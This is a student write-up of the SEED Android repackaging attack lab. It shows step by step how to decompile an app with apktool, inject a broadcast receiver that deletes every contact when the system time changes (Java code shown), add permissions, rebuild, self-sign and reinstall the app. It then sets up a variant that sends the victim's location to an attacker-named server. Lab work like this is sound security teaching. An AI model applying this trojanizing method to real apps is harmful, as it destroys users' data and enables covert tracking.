


Android Repackaging Attack Lab

1 Introduction

Nowadays android repackaging attacks is a common attack on Android devices. In this attack, an attacker can access and control the victim user application. Victim users may not be aware of this type of attack as it is not so easy to understand. In android repackaging attacks, attackers modify a popular app in such a way that users think it is the original app. Attackers download the app from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed in the user mobile, the malicious code inside can conduct attacks, usually in the background. Sometimes this attack can gain the root access of the device. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in the Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain root access on the device.

Repackaging attacks can simply occur in android apps because android apps binary code can be easily reverse engineered. How repackaging attacks occur is shown in the following figure-



Left part of Figure-1 shows the development process of Android apps, which produces a file called APK file. This file is uploaded to app markets for others to download. The right part of the figure shows that once attackers get the APK file, they can use reverse engineering tools to unpack the APK file,

disassemble the program, add malicious logic, and then package everything back to the APK file (modified) again. Attackers then upload the repackaged app to app markets, most of which do not have countermeasures to detect whether an app is repackaged or not.

In this document we will show how android repackaging attack occurs and the necessary environment needed to make the attack.

Lab Environment

Two virtual machines are needed for an android repackaging attack lab. SEEDAndroid (<http://www.cis.syr.edu/~wedu/Android-7.1.zip>) is the one virtual machine which is running in the Android operating system to test our repackaging attack. SEEDUbuntu16.04 (<https://www.cybersecurity.com/seeddownload>) is a Ubuntu Linux virtual machine where all the tools needed for this lab have already been installed on this Ubuntu VM. These two VMs need to be connected to the same network (we can attach the same "Nat Network" adaptor to both VMs). User manual of android VM can be found in the following link-

https://seedsecuritylabs.org/Labs_16.04/Mobile/SEEDAndroid_UserManual.pdf

And SEEDUbuntu16.04 user manual link is -

https://seedsecuritylabs.org/Labs_16.04/Documents/SEEDVM_VirtualBoxManual.pdf

2 Procedure of the attack


To occur the android repackaging attack we done the tasks serially and tasks are listed down below-

2.1 Task 1: Obtain An Android App (APK file) and Install It

Firstly we need to download a host app where the repackaging attack will occur. In real attacks, attackers usually choose popular apps, because they can get more people to download their repackaged apps. For this task we download an existing app from the following link

http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Android_Repackaging/RepackagingLab.apk


We are using an Android VM in this lab, not a physical Android device. So some apps may not run on the VM (they will crash). One of the possible reasons for crashing is that the application may have native code. Native code compiled for a real Android device has binary code for ARM processors, while our Android VM runs on x86 processors. To get these apps to run in our Android VM, the native code needs to be recompiled for x86 processors. That requires source code, which is hard to get. Therefore, if the problem occurs with the downloaded app then download another app. This limitation is only caused by the lab environment; it is not an issue for the attacks in the real world. We install the host app using the adb tool from the Ubuntu VM. First, we need to find the IP address of the Android VM. This can be achieved by running the ifconfig command in the Android Terminal app. We then run the following commands to install the app. Here our android VM IP address is 10.0.2.4.



```
Terminal
[07/29/20]seed@VM:~/contacts$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[07/29/20]seed@VM:~/contacts$ adb install RepackagingLab.apk
1569 KB/s (1421095 bytes in 0.884s)
Success
[07/29/20]seed@VM:~/contacts$
```


2.2 Task 2: Disassemble Android App

After modifying the app we can launch the repackaging attack on an app. The code in the APK file contains Dalvik bytecode (dex format) which humans can't read. That's why it is not so easy to modify the apk file. We need to convert the bytecode into something that is human readable. The most common human readable format for Dalvik bytecode is known as Smali. The names "Smali" and "Baksmali" are the Icelandic equivalents of "assembler" and "disassembler", respectively. In this task, we will use a tool called APKTool to disassemble dex code (classes.dex) to smali code. APKTool is a very powerful reverse engineering tool for Android apps. It is useful to decode and rebuild Android apps. We feed the entire APK file to the tool like the following:



```
Terminal
[07/29/20]seed@VM:~/contacts$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[07/29/20]seed@VM:~/contacts$
```

APK file is just a zip file, which contains classes.dex (compiled java source code, called Dalvik bytecode), resources.arsc (resource files), AndroidManifest.xml, etc. APKTool basically unzips the APK file and decodes its contents.




Structures after unzipping the apk file is shown in the above figure. For the resource files, not much needs to be done. For the Dalvik bytecode classes.dex, it is disassembled into smali code, APKTool places the output files into a created folder with a name that is the same as the name of the APK file. The folder contains XML resource files, AndroidManifest file, source code files, etc. The XML resources and AndroidManifest files should be readable and usually very close to their original forms. The disassembled smali code is placed in the smali folder. Typically, one smali file contains the code for one Java class. We inject some malicious code into the smali folder, and then assemble everything together into a new APK package. That is why it is called a Repackaging attack.

2.3 Task 3: Inject Malicious Code

Malicious code is injected into the target app's smali code in this task. We modify some existing smali file to add malicious logic into it. There is another approach where a completely new component is added to the app. This new component is independent from the existing app, so it does not affect the app's behavior. Since each independent component can be placed in a separate smali file, using this approach, we just need to create a new smali file. There are four types of components in Android apps activity, service, broadcast receiver, and content provider. The first two components are most commonly used by

apps, while the other two are not as common. We can add any of these components in the target app, but the most important problem for the attack is to find a way to trigger the malicious code without being noticed by users. Although solutions to the problem exist for all these components, the easiest one is broadcast receiver, which can be triggered by broadcasts sent by the system. For example, when the system time is set, a TIME SET broadcast will be sent out; after the system reboots, a BOOT COMPLETED broadcast will be sent out. We write a broadcast receiver that listens to one of these broadcasts, so the malicious code will be automatically triggered by those events. Writing a broadcast receiver in Android is quite straightforward. As we didn't know the android programming code we use the code that the android repackaging lab tutorial provided. We copy the malicious code from the contacts directory to Repackaging/smali/com directory which is shown in the following figure-

A terminal window titled 'Terminal' showing a series of commands and their outputs. The first command is 'ls' in the directory '~/contacts', listing 'MaliciousCode.smali', 'RepackagingLab', 'RepackagingLab.apk', and 'RepackagingLab.apk.zip'. The second command is 'cp MaliciousCode.smali RepackagingLab/smali/com/'.

The malicious code which we copied is in the following figure-

```
public class MaliciousCode extends BroadcastReceiver {  
  
    @Override  
    public void onReceive(Context context, Intent intent) {  
        ContentResolver contentResolver = context.getContentResolver();  
        Cursor cursor = contentResolver.query  
            (ContactsContract.Contacts.CONTENT_URI, null, null, null, null);  
        while (cursor.moveToNext()) {  
            String lookupKey = cursor.getString  
                (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));  
            Uri uri = Uri.withAppendedPath  
                (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);  
            contentResolver.delete(uri, null, null);  
        }  
    }  
}
```

The above malicious code, if triggered, will delete all the contact records from the device. The code implements a broadcast receiver, which will be triggered by a broadcast event. Once it is triggered, it enters the onReceive() method, and this is where we implement our malicious logic. The code above basically interacts with the Contacts app's content provider, and asks the content provider to remove all its entries, essentially wiping out all the contact records. In the code, a ContentResolver is used to access the contacts stored on the phone. In order to get the list of contacts, a query is sent to Contacts' content provider. This query does not provide any matching criterion, so all the records are returned via a Cursor object. The code then goes through all these records and deletes them one by one.

We have to register our broadcast receiver to the system. This is done by adding some information to the target app's AndroidManifest.xml file, which can also be found from the folder created by APKTool.

Moreover, in order to read from and write to Contacts' content provider, an app needs to declare two corresponding permissions in AndroidManifest.xml. The following shows what needs to be added to the manifest file.


```
<manifest...>
...
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
....
<application>
.....
.....
<receiver android:name="com.MaliciousCode" >
<intent-filter>
<action android:name="android.intent.action.TIME_SET" />
</intent-filter>
</receiver>
</application>
</manifest>
```

In the above manifest file, we add two permissions to allow the app to read from and write to Contacts. It should be noted that these permissions are added outside of the <application> block, but within the <manifest> block. In the file, we also register our broadcast receiver to the TIME SET broadcast event, so our code can be triggered every time we change the time on the phone. The registration should be added inside the <application> block, not inside the <activity> block.

2.4 Task 4: Repack Android App with Malicious Code

After we have inserted your own malicious smali code, we are ready to reassemble everything together, and build a single APK file. The process takes two steps.

Step 1: Rebuild APK We use APKTool again to generate a new APK file. The command is shown in the following.



```
[07/29/20]seed@VM:~/.../RepackagingLab$ cd ..  
[07/29/20]seed@VM:~/contacts$ apktool b RepackagingLab  
I: Using Apktool 2.2.2  
I: Checking whether sources has changed...  
I: Smaling smali folder into classes.dex...  
I: Checking whether resources has changed...  
I: Building resources...  
I: Building apk file...  
I: Copying unknown files/dir...  
[07/29/20]seed@VM:~/contacts$
```


By default, the new APK file will be saved in the dist directory.



```
Terminal  
[07/29/20]seed@VM:~/contacts$ cd RepackagingLab/dist/  
[07/29/20]seed@VM:~/.../dist$ ls  
RepackagingLab.apk  
[07/29/20]seed@VM:~/.../dist$
```

Step 2: Sign the APK file Android requires all apps to be digitally signed before they can be installed. This requires each APK to have a digital signature and a public key certificate. The certificate and the signature helps Android to identify the author of an app. From the security perspective, the certificate needs to be signed by a certificate authority where before signing one needs to verify that the identity stored inside the certificate is indeed authentic. Getting a certificate from an accepted certificate authority is usually not free, so Android allows developers to sign their certificates using their own private key, i.e., the certificate is self signed. The purpose of such self-signed certificates is meant for apps to be able to run on Android devices, not for security. Developers can put any name they want in the certificate, regardless of whether the name is legally owned by others or not, because no certificate authority is involved to check that. Obviously, this entirely defeats the purpose of certificate and signature. Google Play Store does some name verification before accepting an app, but other third-party app markets do not always conduct such a verification. In this lab, we will just use a self-signed certificate. The entire process consists of two steps.


1. Generate a public and private key pair using the keytool command:



```
Terminal
[07/29/20]seed@VM:~/../dist$ keytool -alias seed -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
```

The tool will prompt users for a password, which is used to protect the keystore. It also asks users to provide some additional information for the key. It then generates a public/private key pair and stores that in a keystore file mykey.keystore (specified at the command line). The keystore can store multiple keys, each identified by an alias name (specified in the command), which is the name that we will use later when signing your app.

2. We can now use jarsigner to sign the APK file using the key generated in the previous step. We can do it using the following command.



```
Terminal
[07/29/20]seed@VM:~/../dist$ ls
mykey.keystore  RepackagingLab.apk
[07/29/20]seed@VM:~/../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2020-10-27) or after any future revocation date.
[07/29/20]seed@VM:~/../dist$
```

The command jarsigner prompts the user to enter the password, which is needed for accessing the keystore. It then uses the key (identified by the alias name) to sign the APK file.

2.5 Task 5: Install the Repackaged App and Trigger the Malicious Code

In this final step, we install the modified app on our Android VM and test whether the attack is successful or not. If we have already installed the app before, we need to go to Android VM and uninstall the app first. Otherwise, we will not be able to install the repackaged app, because of the signature mismatch. The instructions for installation are the same as those in Task 1. We need to give access permission before the attack.

Settings -> Apps -> Repackaging Lab -> Permissions -> toggle contacts on

To check if the attack has successfully occurred, change the time of the and see that all the contact records that we entered are deleted. To change the time, do the following:

Settings -> Date and Time -> Set time

2.6 Task 6: Using Repackaging Attack to Track Victim's Location


In this task, we perform another repackaging attack where the malicious code will steal the location information from a user's phone, essentially tracking the user's movement.

Step 1. Setting up mock locations

On an Android device, we can get the location information from its GPS hardware. However, our Android VM does not have such hardware, but Android OS does allow us to provide mock locations to applications. All we need to do is to write a mock location app, and then configure the Android OS to get


locations from this app, instead of a real GPS hardware. We have already installed such an app in the Android VM. This app can simulate location traces in six different cities. Simply select a city from the app.

Step 2: Configuring DNS The malicious code in the repackaged app will send out the victim's coordinates to the attacker's server at www.repackagingattacklab.com. We are going to use the SEEDUbuntu VM to host this server. Therefore, we need to map the hostname to the Ubuntu VM's IP address. The easiest way to set this up is to add a line to the `/system/etc/hosts` file on the Android VM. We can use a text editor tool (such as `vi` or some editor app) to directly modify the file on Android. Here Ubuntu VM IP address is 10.0.2.15.

A screenshot of a terminal window titled "Terminal" showing the GNU nano 2.5.3 text editor editing the file /etc/hosts. The terminal has a dark background with a sidebar on the left containing various application icons. The text in the editor is as follows:

```
GNU nano 2.5.3 File: /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM
# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrfattacklab.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
10.0.2.15     www.repackagingattacklab.com
```

Step 3: Repackaging and installing the victim app. We follow the instructions in Tasks 1 to 5 to conduct the repackaging. We even use the same host app. The only difference is that we are going to use a new set of smali code, which is downloaded from the tutorial website. There are three smali files: `MaliciousCode.smali`, `SendData$1.smali`, and `SendData.smali`. Place them in the `smali/com/mobiseed/repackaging` folder of the unpacked application.

A terminal window titled 'Terminal' with a dark background. It shows a series of commands and their outputs. The first command is 'ls' in the directory '~/location', listing 'MaliciousCode_Location', 'RepackagingLab', and 'RepackagingLab.apk.zip'. The second command is 'cd MaliciousCode_Location/'. The third command is 'cp * ../RepackagingLab/smali/com/mobiseed/repackaging/'.

We also have to modify the AndroidManifest.xml, because the malicious code requires different permissions than the one used in Tasks 1 to 5. We need three permissions related to location and one for Internet access .

```
<manifest...>
...
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>
....
<application>
.....
.....
<receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
<intent-filter>
<action android:name="android.intent.action.TIME_SET" />
</intent-filter>
</receiver>
</application>
</manifest>
```

Step 4: Enabling the permission on the Android VM. Adding location permissions to the manifest file is not enough. When an app is installed via a store app, such as the Play store, users will be asked whether they will grant those location permissions to the app. If users approve, the Play store will tell the system that the permissions are granted. Since we install our app via the adb tool, which does not prompt us for approvals; nor will it automatically enable these permissions for the app. Therefore, we have to do it manually. Follow the steps below to allow location access. It should be noted that on a real phone, users do not need to perform this step manually.

Settings -> Apps -> Repackaging Lab -> Permissions -> toggle location on

